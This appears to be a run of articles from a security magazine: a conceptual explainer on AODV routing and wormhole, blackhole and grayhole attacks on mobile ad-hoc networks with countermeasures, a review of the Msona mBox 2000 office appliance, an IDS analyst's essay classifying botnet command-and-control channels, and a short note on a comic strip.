Route discovery process is started by a source node that wants to communicate with a destination node for which there is no routing information in its routing table. Each node broadcasts a HELLO message after a specific interval to keep track of its neighbors. Thus a node keeps track of only its next hop for a route instead of entire route. When a node wants to communicate with a node that is not its neighbor it broadcasts a route request packet called RREQ which contains RREQ ID, Destination IP Address, Destination Sequence Number, Source IP Address, Source Sequence Number and Hop Count. Destination Sequence Number is the latest sequence number received in the past by the source for any route towards the destination. Source Sequence Number is the latest sequence number to be used in the route entry pointing towards the source of RREQ. Every route table entry for every node must include the

latest sequence number for the nodes in the network. It is updated whenever a node receives RREQ, RREP or RRER related to a specific node. Hop Count represents the distance in hops from the source to destination.

When a node receives an RREQ, it checks that whether it has already received an RREQ with the same Source IP Address and RREQ ID within *PATH\_DISCOVERY\_TIME*. If yes, it discards the newly arrived RREQ. If not, it increments the hop count value in RREQ by one.

### Security Vulnerabilities against Wireless Networks

When we touch the subject of security, one needs to be very specific. Vulnerability of Wireless Network is very broad topic, it covers many issues, and therefore we need to focus on specific networks. Different networks have different weak points, when attacker chooses its target it must know what platform is the future victim running. That is the only reason I have introduced AODV. It is one of the popular communication protocols and also one of the popular targets for the attackers. The attacks described below are mainly used against MANET, under the AODV protocol, however similar techniques can be used for other types of wireless networks.

As MANETs are unwired network with dynamic topology associated with them, they are very vulnerable to MANET attacks. In protocol stack, Physical layer has security issues like *Denial of Service* (DoS) attacks and preventing signal jamming. Network layer has to deal with security of ad-hoc routing protocol and related parameters. Transport layer has issues with end to end data security with encryption methods and Authentication. Application layer has security concerns with prevention, worms, malicious codes, application abuses as well as virus detection.

There can be two kinds of attacks: passive and active. A passive attack does not disturb the normal network operation while an active attack does it. In passive attack, attacker sneaks data without altering it. Passive attacks are difficult to detect as there is no change in the functionality of the network. Active attacks can be internal or external. Internal attacks are carried out by nodes within the network while external attacks are carried out by nodes outside the network. Modification, Impersonation and Fabrication are some of the most common attacks that cause a big security concern for MANET.

### Attacks using Modification

A node may attack by altering the protocol fields in messages or injecting routing messages with false values. To determine the shortest path, AODV uses the hop count parameter. A malicious node can set

the false hop counts. Also, it can set false value of route sequence numbers. This may cause redirection of network traffic. A DoS attack may be launched by modifying source routes as well. DoS attack is easy to carry out but it is difficult to detect.

## Attacks using Impersonation

By impersonating a node (spoofing), a malicious node can cause lots of attacks in MANET. For example, traffic that belongs to the impersonated node may be redirected to the malicious node. Loops may also be created by spoofing. The malicious node may take up identity of multiple nodes; it does not need to impersonate any node of the network.

## Attacks using Fabrication

In fabrication attacks, false routing information is generated by an intruder. For example, false route error messages (RERR) and routing updates may disturb the network operations or consume node resources. Some well-known fabrication attacks are described here:

### Blackhole attacks

A black hole is a malicious node that falsely replies for route requests without having an active route to the destination. It exploits the routing protocol to advertise itself as having a good and valid path to a destination node. It tries to become an element of an active route, if there is a chance. It has bad intention of disrupting data packets being sent to the destination node or obstructing the route discovery process. Cooperative black hole attack is caused by many neighbor black holes cooperating each other. Black hole attack may be internal or external.

### Grayhole attacks


A gray hole may forward all packets to certain nodes but may drop packets coming from or destined to specific nodes. In other type of attack, node may behave maliciously for some time but later on it behaves absolutely normally. Sometimes, a node may combine the behavior of attacks discussed above. Due to this uncertainty in behavior of gray hole, this type of attacks are more difficult compared to black hole attack. Like black holes, cooperative gray hole attacks may be possible against AODV.

### Wormhole attacks

In this type of attacks, the attacker disrupts routing by short circuiting the usual flow of routing packets. Wormhole attack can be done with one node also. But generally, two or more attackers connect via a link called *wormhole link*. They capture packets at one end and replay them at the other end using private high speed network. Wormhole attacks are relatively easy to deploy but may cause great damage to the network.

Wormhole attack is a kind of replay attack that is particularly challenging in MANET to defend against. Even if, the routing information is confidential, encrypted or authenticated, it can be very effective and damaging. An attacker can tunnel a request packet RREQ directly to the destination node without increasing the hop-count value. Thus it prevents any other routes from being discovered. It may badly disrupt communication as AODV would be unable to find routes longer than one or two hops. It is easy for the attacker to make the tunneled packet arrive with better metric than a normal multi-hop route for tunneled distances longer than the typical transmission range of a single hop. Malicious nodes can retransmit eavesdropped messages again in a channel that is exclusively available to attacker. The wormhole attack can be merged with the message dropping attack to prevent the destination node from receiving packets.

Wormhole attack commonly involves two remote malicious nodes shown as X and Y in Figure 3. X and Y both are connected via a wormhole link and they target to attack the source node S. During path discovery process, S broadcasts RREQ to a destination node D. Thus, A and C, neighbors of S, receive RREQ and forward RREQ to their neighbors. Now the malicious node X that receives RREQ forwarded by A. It records and tunnels the RREQ via the high-speed wormhole link to its partner Y. Malicious node Y forwards RREQ



**Figure 2.** (a) Propagation of Route Request (RREQ) Packet; (b) Path taken by the Route Reply (RREP) Packet

to its neighbor B. Finally, B forwards it to destination D. Thus, RREQ is forwarded via S-A-X-Y-B-D. On the other hand, other RREQ packet is also forwarded through the path S-C-D-E-F-G-D. However, as X and Y are connected via a high speed bus, RREQ from S-A-X-Y-B-D reaches first to D. Therefore, destination D ignores the RREQ that reaches later and chooses D-B-A-S to unicast an RREP packet to the source node S. As a result, S chooses S-A-B-D route to send data that indeed passes through X and Y malicious nodes that are very well placed compared to other nodes in the network. Thus, a wormhole attack is not that difficult to set up, but still can be immensely harmful for a MANET. Moreover, finding better techniques for detection of wormhole attacks and securing AODV against them still remains a big challenge in Mobile Ad-hoc Networks.

### Securing Wireless Ad-hoc Network

To make AODV secure, we need to understand security attributes and mechanisms. Security is applied with the mixture of processes, procedures, and systems which are used to ensure confidentiality, authentication, integrity, availability, access control, and non repudiation.

As MANETs use an open medium, all nodes can access data within the communication range. Therefore, *confidentiality* should be obtained by preventing the unauthorized nodes to access data. *Authentication* should be used to ensure the identity of source as well as neighbor nodes to prevent a node from accessing unauthorized resources and confidential information as well as to stop it from interfering operations of other nodes. *Integrity* helps to prevent malicious nodes from altering data and resending it (called replay attack e.g. wormhole attack). Also, if a node sends a message, that node cannot deny that the message was sent by it which is called *non repudiation*.

To defend against passive attacks conventional approaches like digital signature, encryption, authentication and access control (whether a node having appropriate access rights to access the network) should be considered. To defend against active

attacks intrusion detection systems and cooperation enforcement mechanisms (reducing selfish behavior of a node) are useful. Encryption and authentication are based on asymmetric and symmetric cryptography. To achieve data integrity and authentication, hash functions and digital signatures are really useful. *Secure Ad-hoc On Demand Distance Vector* (SAODV) is an extension of AODV in which digital signature and hash chains mechanisms are used. Every node uses digital signature for authentication and integrity in routing messages like RREQ, RREP and RRER. This signature is verified by neighbor nodes that receive the message. Hash chains are used to secure hop-count mechanism. Thus, SAODV addresses security of routing messages only; security of data exchange still remains unaddressed. Moreover, due to digital signatures, messages get bigger. Also, generating and verifying signatures add to the overhead, especially when double signatures mechanism is used.

### Countermeasures

Lots of researchers have worked on techniques of detection and prevention of wormhole attack. We will have brief review some of them. For detection and prevention of wormhole attacks, *Packet Leash* mechanism is suggested in which all nodes in the MANET can obtain authenticated symmetric key of every other node. The receiver can authenticate information like time and location from the received packet. *Time of Flight* is a technique used for prevention of wormhole attacks. It calculates the round-trip journey time of a message; the acknowledgement estimate the distance between the nodes based on this time, and conclude whether the calculated distance is within the maximum possible communication range. If there is a wormhole attacker involved, packets end up traveling further, and thus cannot be returned within the short time. *Directional Antennas* are a good solution for wormhole detection for networks relying on directional antennas. Here, each pair of nodes determines the direction of received signals from the neighbor. If the directions of both pair match, then and then the relation is set. Other types of techniques like LiteWorp, Localization and Network Visualization are also very useful in detecting wormhole attacks in wireless networks.

### ALEKSANDRE LOBZHANIDZE

*Aleksandre Lobzhanidze – has been in Information Technologies for over 10 years, his interest of Computer Science dates back from Hightschool days. His primary interest lies in exploration of infrastructureless networks, building p2p type of network among wireless nodes, and establishing trust between such nodes to provide more secure communication channel. Currently he is enrolled in PhD program at University of Missouri. Visit [www.lobzhanidze.net](http://www.lobzhanidze.net) to contact author.*




Figure 3. Wormhole attack on AODV in MANET



# BROADBAND TESTING

Broadband-Testing is Europe's foremost independent network testing facility and consultancy organisation for broadband and network infrastructure products.

Based in Andorra, Broadband-Testing provides extensive test demo facilities. From this base, Broadband-Testing provides a range of specialist IT, networking and development services to vendors and end-user organisations throughout Europe, SEAP and the United States.

[www.broadband-testing.co.uk](http://www.broadband-testing.co.uk)

Broadband-Testing is an associate of the following:

*NSS Labs (specialising in security product testing)*

*Limbo Creatives (bespoke software development)*

**Broadband-Testing Laboratories** are available to vendors and end-users for fully independent testing of networking, communications and security hardware and software.

**Broadband-Testing Laboratories** operates an **Approval** scheme which enables products to be short-listed for purchase by end-users, based on their successful approval.

Output from the labs, including detailed research reports, articles and white papers on the latest network-related technologies, are made available free of charge on our web site at [HTTP://www.broadband-testing.co.uk](http://www.broadband-testing.co.uk)

**Broadband-Testing Consultancy Services** offers a range of network consultancy services including network design, strategy planning, Internet connectivity and product development assistance.



# Msona mBox 2000 Features & Functionality Report

In some ways it can be seen as the Holy Grail of IT procurement – finding the all-in-one office solution that does it all, without complicated installation and management; just fire up and off you go.

Of course, in reality – as an absolute – this is largely a pipe dream. But for the *Small to Medium Business* (SMB) especially, the benefits of an easily installed, low-maintenance solution to their communications requirements – Internet, data and voice, secure and flexible enough to support their specific needs (dependent on their ISP, TelCo, Hosting company etc) – cannot be over-valued.

However, then comes another common constraint in this type of market and that is budget. In other words, we are talking about a classic *wanting everything for next to nothing* scenario. Again, as an absolute, this is unrealistic, but so is the expectation of a major, global vendor to expect every company out there to be able to afford to pay top dollar for a number of different devices required to give them a complete solution.

With this kind of scenario increasingly common in the current financial environment, Msona has come to market with a proposal that is designed to tick as many of those wish list boxes as possible, including the affordability aspect.

The idea behind Msona’s mBox range of Internet appliances is that it provides that happy marriage of every feature you could want in one device, including full IP telephony functionality in addition to the typical UTM (*Unified Threat Management*) feature set only offered by most vendors in this space, combined with

keen pricing. As such it deserves credit for daring to be a little different in this respect, without demanding that the customer pay excessively for the privilege.

There is, as always, a counter-argument here that says: is there not simply too much of a compromise involved in trying to provide the ultimate, one-box solution?

If badly implemented, then yes, otherwise, apart from those environments requiring extreme performance and very specific functionality, there is no reason why this kind of solution cannot only tick all the boxes in a *lip service* fashion but also deliver in terms of correct levels of functionality and performance for its target market.

Such is that challenge that Msona has set itself. Here, in our first report on the company’s mBox 2000 appliance range, we analyse the features and ease of management – both key to the potential success of the product in what is a very competitive market.

## Product Overview

The mBox 2000 Series is designed as an all-in-one, multi-service, multi-function and multi-purpose Unified IP Communications & Applications Internet appliance, delivering a true convergence – that over-used phrase, but not in this case – of data, voice, video and IT applications at the customer premises.



Figure 1. Msona mBox Feature Set

The appliance integrates broadband gateway, shared and secured Internet access, telephony, data backup, security, remote access, resource sharing, email, web servers, collaboration applications and network access control functionality in the one box. So a one-time installation provide customers with everything that is needed to create a secure office network, establish internet/web presence, connect branch/remote offices and secure company information online.

For larger enterprise requirements, such as high-performance and full redundancy, Msona has also introduced the mBox 4000 Series, multi-service/Internet appliances. Based on the same technologies embedded in the smaller mBox 2000 being tested here, the mBox 4000 Series equally delivers unified communications with built-in MS Exchange-like email system, IP telephony, UTM and Broadband Gateway functions.

Designed to be installed in an HQ data centre, the mBox 4000 has been designed to meet and exceed this requirement for running entire ICT services and applications for large enterprises while providing scalable and secure VPN concentration capability at central site locations and enterprise headquarters for establishing connections between branch offices in distributed enterprise environments. The mBox 4000 Series multi-service Internet appliances will be available in 2U single and multi-core processor versions, mBox 4001 and mBox 4002 respectively, support RAID 5, 10 & 50 with up to 8 hot-pluggable SAS hard drives. Both platforms come standard with two fully redundant power supplies increasing availability and up-time.

## mBox 2000 in Detail

The mBox 2000 Series are multi-service, multi-function and multi-purpose. They include a broadband Gateway providing DHCP and NAT services and Static IP routing. Security options include firewall, IDS and IPS. Web/Networks Services include an integrated web server, FTP and LDAP server, resource sharing for storage, files and printers.

Key to the appeal of the mBox 2000 is that it includes a complete IP PBX (Asterix-based) delivering all major telephony features and support for a wide range of terminals – analogue, IP phones and soft



Figure 2. Msona mBox 2000

## Add-ons and mRepublic

In addition to the basic product, Msona offers a range of add-on applications that can be installed on the mBox 2000 Series plus a portfolio of subscription services – mRepublic – that the customer can take out an annual subscription for.

mRepublic is a family of value-add subscription-based managed ICT services delivered from Msona’s mCloud service delivery network to mBox appliances and covers a wide range of applications including networking, communications, security, collaboration, backup and service assurance.



phones, Wi-Fi and IP DECT devices. The software includes auto-provisioning of Msona IP Phones, video-conferencing and interface support for FXS, FXO and BRI connections. Enterprise-level voice services with professional call-handling capabilities such as Automatic Call Distribution, hunt groups, auto-attendant, digital receptionist, IVR (*Interactive Voice Response*) and voicemail to E-mail forwarding are all included. IVR features include music on hold, ring groups, group user extensions and routing – for example, with multiple lines – with the ability to create a set of rules to allow routing via the best/correct route and destination.

Ease of management is a key element of the product. The aim behind the management interface on the mBox 2000 is that no technical skills are needed to quickly set-up the mBox system via the Web-based QuickStart




Figure 3. mBox 2000 Management Dashboard

tool and configuration menus. For more experienced users, the mBox system can be accessed via SSH.

From a business continuity perspective, the mBox 2000 provides quick backup and recovery services, redundant Internet connectivity, load-balancing and Anti-Virus services. In this way business uptime is increased by ensuring a secure connection is available at all times using two or more different services providers if desired and transparent recovery procedures.

Full Windows Workgroups and Domains Support for Microsoft environments is included for sharing files and network resources. Network protection is provided in the form of *Network Access Control (NAC)* supporting 802.1x Authentication. MAC-based Authentication (Allied Telesis switches only) and Web-based Authentication. NAC controls access admission over wired and wireless networks and protects it from the inside by monitoring and enforcing endpoint security. It controls who can go where on the network and detects and isolates rogue devices. It can also provision limited network access for contractors and guests.

The mBox 2000 has an integrated Email Server, a Microsoft Outlook-compatible infrastructure, webmail access and email logging for regulatory compliance. Users can access emails and share calendars, contacts, tasks, folders, company news internally or remotely. In addition, Anti-Virus and Anti-Spam filtering is provided through subscription to mRepublic managed services.

mGroupware 6.0 is an optional add-on application sold separately by Msona to provide additional groupware

and collaboration facilities on top of the basic email server framework embedded in the mBox as standard. If not ordered, the mBox still offers the aforementioned, comprehensive email server functionality which is 100% compatible with Microsoft Outlook email client using POP(s) and IMAP(s) protocols.

The mBox provides location-independent secure network access via a VPN, with remote access for mobile users and office-to-office connections so users on the move and in branch offices can securely gain access to network resources, exchange information and share access to the company's network infrastructure and services.

From a productivity and responsiveness perspective, the mBox 2000 includes a web proxy server, content filtering and caching. It also has a single sign-on feature for simple but secure access to all resources and services without being asked to log in again.

## mBox 2000 In Use

Msona actually provides what it calls a *QuickStart* package – this gets you the appliance, IP phone and two days training onsite – which is an ideal starting point. Configuration is straightforward. You register online, create a digital certificate, select a time zone and start adding users. You can select services applicable to that user – mail box, VPN, proxy, fileshare – one password is used for all their access. Using the QuickStart, all the other options are *greyed out* with a simple, wizard-based setup that covers basic configuration basics, such as network interface settings.

The appliance includes a managed switch supporting up to 16 VLANs – more than enough for a small to medium business. A VLAN can have a dedicated IP interface allocated and 802.1q tagging is also

## mWatch & mSpeed

Two of the optional add-ons available for the mBox 2000 are MWatch and mSpeed

mWatch is an Internet traffic monitor, designed to both increase productivity and ensure regulatory compliance. It tracks Internet activity and usage, logs Internet Traffic and provides real-time monitoring of Web, Mail & Chat traffic. mWatch provides the ability to monitor downloaded and transferred files (Web, FTP) and sent and received emails (SMTP, POP3, IMAP, Gmail, Hotmail, Yahoo!) as well as sent and received chat messages (MSN, Yahoo!, ICQ, AIM, Jabber, Facebook, IRC). The system stores all captured data in the mBox and presents it in a convenient and easy-to-read format. It gives employers and government authorities full insight into all traffic passing through the mBox system.

mSpeed is a WAN optimisation and application acceleration technology that Msona claims is at least as good as the dedicated WAN optimisation products, but for a fraction of the price. Performance improvements can be up to 150x baseline performance and application support includes classic and contemporary enterprise applications, as well as collaborative applications. mSpeed uses a combination of compression, caching, de-duplication and protocol optimisation to achieve these levels of performance improvement.




Figure 4. mBox 2000 Network Configuration

supported. Guest access is easily catered for and a DMZ can also be configured. Multiple interfaces can be used on the WAN concurrently – if a connection is established then it stays with same interface. If a new connection is made then it uses a new interface and this methodology is repeated on a round-robin basis. It is possible to set up specific weightings, for example if the different interfaces have different bandwidths to each other.

If one interface goes down, the system will restart all network services to use only the live interfaces and monitors the *dead* interfaces until they can be brought back online. Again it uses a round robin technique pinging every 20 seconds; a service restart takes no longer than 60 seconds in total. Remote packet capture is supported with the packet capture feeding directly into the public domain tool, Wireshark.

The appliance includes an internal web server and database (MySQL), File services – Windows file sharing, Workgroup or PDC approach is supported; AD interoperability too – auto-updated. Flexshare is also supported, where you create a shared directory and assign owner – such as for web, file ftp, email.

Performance wise, we created a test bed using Spirent Avalanche traffic generators, with a Gigabit WAN link and local Gigabit LAN connections. In terms of pure throughput, with NAT and Firewall enabled (to make it a true to life test, rather than with all functionality disabled) we achieved just in excess of 700Mbps (bi-directional traffic). We believe the limits of the dual-core Atom CPU on which this mBox 2000 is based to be around 730Mbps, so this is realistically maximum throughput – as good as can be expected. With a single firewall rule created to block incoming/allowing outgoing traffic and a 128byte test packet size we achieved

## Bespoke Support For Country-Specific Legal Requirements

The Turkish government enacted Law No. 5651 (known as Kanun 5651), entitled Regulation of Publications on the Internet and Suppression of Crimes Committed by means of Such Publication, on 4 May, 2007. The law aims to combat certain online crimes and regulates procedures regarding such crimes committed on the Internet through content, hosting, and access providers. It is a legal requirement in Turkey for organisations of any size to comply with Kanun 5651 and keep time-stamped and signed logs of all Internet connections from six to 24 months.

Msona has implemented full support for Kanun 5651 as an integrated add-on application from the mApps portfolio providing full compliance with Turkish Law 5651. Msona customers can rest assured that they are operating within the law and are 100% compliant with latest security regulations.

36,000 transactions per second, with a 2ms average response time – again perfectly acceptable for this level of product.

## Summary

Overall, Msona has an attractive offering with the mBox 2000 for any company wanting a single solution that is comprehensive enough to include not just a complete IP telephony solution but optional packages for what are normally specialist technologies such as WAN optimisation and intelligent traffic monitoring.

Add in attractive pricing that comes in well below the big names in this market, and you have a very compelling offering.




Figure 5. mBox 2000 Switch Interfaces

## STEVE BROADHEAD

Steve Broadhead is founder & director of Broadband-Testing labs, working with vendors and media across the globe. He also contributes to several networking and security magazines and regularly speaks at industry events, such as Netevents. [www.broadband-testing.co.uk](http://www.broadband-testing.co.uk)

# Why are there So Many Command and Control Channels

Command and control channels are an often unappreciated bit of art. Yes art. Most folks don't pay that much attention to them, professionally or personally. But as a person that spends most of my day finding and picking them apart I can tell you there are some very interesting things going on behind your favorite malware or fake AV warning on the desktop. So let's explore some of the recent stuff and reminisce about the past, from an IDS point of view. Not thinking like an antivirus engineer looking at registry keys, APIs and system calls. I can't imagine the difficulties in that life. So many places to hide, and an operating system you have no control or visibility into. Not the life for me! Packets are much more interesting.

In the old days we had malware using IRC for *Command and Control* (CnC), and we liked it dammit! No really, we liked it. In retrospect things were blindingly simple back then. If you had to have a secure network you just blocked the IRC ports and magically you were protected from most of the malware. Things were good, and the world and stars were in alignment, and there were about three paid IDS analysts in the world, and they were making it all up as they went along anyway.

But then things changed. The bad guys suddenly saw cash could be made in this thing, or they could build a bigger net of zombies to take down CNN and Yahoo! for a few hours for bragging rights, so they needed to retain more of the infections they had as well as build larger networks. So there was a revolution in evasion... The bad guys went into the config files for their irc servers and... wait for it... changed to an off port. Yes, off ports! Imagine... The horror, the humanity... How DARE they!

Ok, a little sarcastic there, but that's how it hit us at the time. You would have thought some of us in the then just budding ids and firewall industries had been hit on the head with a sledgehammer. This was a big deal, the bad guys weren't following the rules anymore!

We had a set of rules we lived by... A code... an unspoken Geneva convention of sorts. If they followed the rules and stayed easily blockable so we could keep our very important stuff secure, they could have

the rest of the stuff. Grandma and grandpa, the gas station on the corner, the doctors office (this was pre-HIPAA of course), all of them were up for grabs and no one would get too bent out of shape. If grandma and grandpa hadn't bought antivirus then it was their own problem that 40kbps of their 56kbps were being used by someone else. Probably never noticed anyway...

But that line was crossed. First probably for bragging rights to execute the largest ddos. Then for crew to crew warfare taking down each others IRC servers and the like. But then the big shift happened... Entrepreneurship and Capitalism kicked in. Spam was and is still big business. Pharmaceuticals, lists, you name it. (Side thought: I think a study about how many times the word Viagra has crossed a core Internet router each day over the last 10 years would be extremely interesting!)

So in the early spam days bots were expendable. They need a lot of them but they got blacklisted quickly making their useful lives short. So their CnC channels were simple, often still IRC. Spam runs were given out every few hours or days and the bots came and went without the bot aster caring much about it. No one was investigating, and no one was going to jail. Most importantly no one was blocking their communications. So they didn't innovate, they didn't get creative. It was IRC, and that was just fine. Use them and let them go. They didn't have any real need to retain these bots for long periods of time.

But as the bad guys got more creative they used their brains and decided maybe I can do other things with these bots while they're blacklisted. Let me tell you, there's some sharp bad guys out there. They found some good stuff to do. And that brings us to where we are today. Online banking is being pillaged by intercepting local interactions with the online banking infrastructure. Advertising is being intercepted and replaced with others. Online shopping transactions are being silently redirected to competitor sites. Some scary smart things are happening out there. If you can ignore the theft part of it all, these are some extremely imaginative and innovative ideas being implemented.

But back to our CnC channels. Now there's a LOT of cash to be made, in a lot of different ways. There are more folks being hurt. Capitalism works both ways, so us on the legitimate research side now see there's money to be made and we start charging folks to protect them from these bad guys. We start stopping bad guys so they evade us. We catch that, stop it, they evade. Iteration after iteration and we suddenly have a Darwinian process of evolution with both sides being pretty well funded and the general public stuck in the middle taking the losses. Cynical, but true. And there's plenty of stupid folks on all sides of the fight here.

Don't get me wrong, there are still plenty of stupid bad guys out there, some still even using IRC as a CnC protocol. They're just a conviction waiting to happen, but they're staying under the RADAR, so no jack boots kicking in their door just yet. But the smart ones, the creative and greedy ones, they start doing some really cool stuff. Stuff we really enjoy tracking down.

Those basic steps, the bad guys going from hobbyists to professionals with significant resources made the game a lot more interesting and has lead us to what I consider the major classes of CnC channels these days. Now understand that these classifications are from the point of view of an IDS packet jockey, NOT an antivirus engineer. I could not care less about the changes a Trojan makes to the host, how it hides in memory, or how it kills antivirus. It just doesn't matter from my perspective because at the moment of infection the system is now a compromised and thus untrustable, and needs reformatting. In my world view there is no cleaning a system, there is only reformatting, but that's not really our problem as IDS folks anyway.

So my classifications of CnC channels will very likely be quite different from those of antivirus engineers. To be clear, AV engineers know FAR more about the malware than IDS guys generally do. They learn by reversing and debugging, having actual imperial evidence to base their conclusions upon. IDS engineers like myself base our conclusions almost strictly upon observation and manipulation. And guessing. Lots of guessing.

Observation for an IDS geek happens in a few ways. The most desirable way is sandnetting samples and capturing all of the traffic they send, good, bad and CnC. We watch who they talk to and how, and hopefully can write a generic signature to catch them. It's a constant game of cat and mouse, but it's a challenging one that turns out is quite enjoyable. But we can also catch new channels in the wild, as in bob from accounting is doing something we've never seen before. Those are the less desirable way to catch these things.

These classes of CnC channels for the most part follow strains or families of malware, but there are

exceptions, overlap, and reuse of ideas from unrelated families. This is not a scientific list, and I will surely add many more categories to the list as we go. But in general we see:

### IRC

The classics, some on off ports. Some still using public IRC networks thinking no one is watching....

### Custom Hex Channels

By far the most innovation has happened here in the last couple years. There are some sub-categories we'll discuss later as well. Lots of variety!

### HTTP

Definitely the bulk of CnC channels fall into this category. It's easy to get data out of a network and blend in with the deluge of normal traffic. Many challenges here for detection, but not a great deal of extremely interesting new stuff.

### Peer to Peer

Storm and the like. Great way to distribute and anonymize as well as resist takedown. Starting to wane though, very noisy and doesn't get you out of the corporate net easily.

### Covert Channels

This is an expanding category considering how much espionage goes on and how sophisticated the nation-state defenses have gotten. Extreme amounts of variety, but frankly less than I'd have expected by now. At least what we know about... Can include everything from ICMP payload channels to using USB sticks to evade air-gapped networks.

And I hate to do this, but we have far more to talk about in any one category than we can cover in one article. So I have to leave a cliff-hanger here and we'll take up the discussion of the individual categories next time. We'll also look at some up to date examples of many of these out of the Emerging Threats Sandnet. It's really interesting stuff!

I'm very interested in what you think. Please send me your thoughts, [jonkman@emergingthreatspro.com](mailto:jonkman@emergingthreatspro.com). Get your copy of the new ET Pro Ruleset, <http://www.emergingthreatspro.com> and support open source security!

---

### MATTHEW JONKMAN

*Matt is the founder of [emergingthreats.net](http://emergingthreats.net), the only open and community based intrusion detection ruleset, CEO of Emerging Threats Pro, and is president of the Open Information Security Foundation (OISF). The OISF is building *Suricata*, an next generation ids funded by the US Department of Homeland Security.*

# Notes on The Asylum

The Asylum itself was a spontaneous creation, it is also the result of many years of thought, exploration, partnership and life experience which:

- is based on the principle of *les is more*
- is neither strictly *political*: nor strictly *esoteric*, but rather *essential*
- is thought-provoking via humor
- is deceptively simple and unique

## About The Three Characters

All are unnamed – all are always drawn in the same view, all are located in their same general area in all of the cells. While the rendition of the characters vary slightly from one episode to another, each character is rendered exactly the same way in each of the three cells of given episode except for mouth expressions on the characters 1 & 3.

